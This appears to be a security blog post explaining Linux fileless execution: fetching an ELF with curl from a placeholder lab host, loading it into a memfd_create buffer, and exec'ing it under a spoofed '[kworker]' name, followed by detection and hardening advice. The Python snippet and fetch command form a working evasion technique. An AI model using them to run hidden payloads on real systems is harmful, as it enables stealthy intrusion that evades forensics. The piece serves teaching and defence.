


Linux Fileless ELF: memfd_create, fexecve, and a Fake kworker Name
windows kids get Process Hollowing thinkpieces. linux kids get memfd_create, a sealed anonymous file in RAM, and execve("/proc/self/fd/N") with argv0 set to [kworker/u8:lab]. no dropped binary on disk. /proc/pid/exe says /memfd:lab_elf (deleted). your file integrity monitor congratulates itself for watching /usr/bin. cute.
the trick in one paragraph
memfd_create(2) returns a file descriptor backed by RAM. write an ELF into it. optionally fcntl seal it so nobody alters the bytes. exec it via /proc/self/fd/<fd> or fexecve. delete any staging file you used to fetch the bytes. the process runs. disk forensics looking for the payload hash in the filesystem shrug. this is not new magic. it is underused in a lot of “we monitor writes to /tmp” programs that confuse “fileless” with “impossible.”

step 1: get bytes
curl -sS -o /tmp/stage.elf http://lab-cdn.example/a/hello_memfd.elf
file /tmp/stage.elf
real operators often pull into memory with curl | python or from an already-resident stager so /tmp/stage.elf never exists. the lab keeps a file so the screenshot is honest about where the bytes started.

step 2: memfd + exec
fd = libc.memfd_create(b'lab_elf', MFD_CLOEXEC)
os.write(fd, data)
os.execv(f'/proc/self/fd/{fd}', ['[kworker/u8:lab]', 'lab'])
that is the whole joke. languages with thin libc bindings can do it in twenty lines. Go, Rust, and C get you there with less interpreter noise. packing and reflective loaders are optional spice, not the meal.

step 3: admire the lie
ps shows a kernel-worker-shaped name. /proc/pid/cmdline agrees. /proc/pid/exe ruins the bit: /memfd:lab_elf (deleted). any response process that only greps process names loses. any response process that walks exe links and maps wins.

why defenders care
- disk IOCs evaporate: hash blocklists on the filesystem never see the payload.
- argv0 spoofing: junior analysts trust
psmore than they should. - living off the land: python, perl, or a tiny C stager already on the box is enough.
- containers: same syscalls work unless seccomp blocks
memfd_create/ weird exec paths.
controls that are not theater
- audit
memfd_createand execve whereexestarts with/memfd:or/proc/self/fd/. - EDR: alert on exe link containing
(deleted)combined with network beacons. - seccomp / LSM profiles for high-value services: deny
memfd_createif the workload does not need it (many do not). - baseline process trees: web pool spawning python that memfds an ELF is a ticket, not a vibe.
- for red team: document the technique in the ROE, avoid persistence confusion with real kworkers, clean up lab artifacts.
/proc. if your detection strategy assumes attackers need a path in /tmp, you are detecting 2014.sloth take
disk was a comfort blanket. linux offered anonymous executable memory and a proc symlink, and operators said thank you. watch the syscalls. walk the exe links. and stop trusting a process name that looks like it came with the kernel.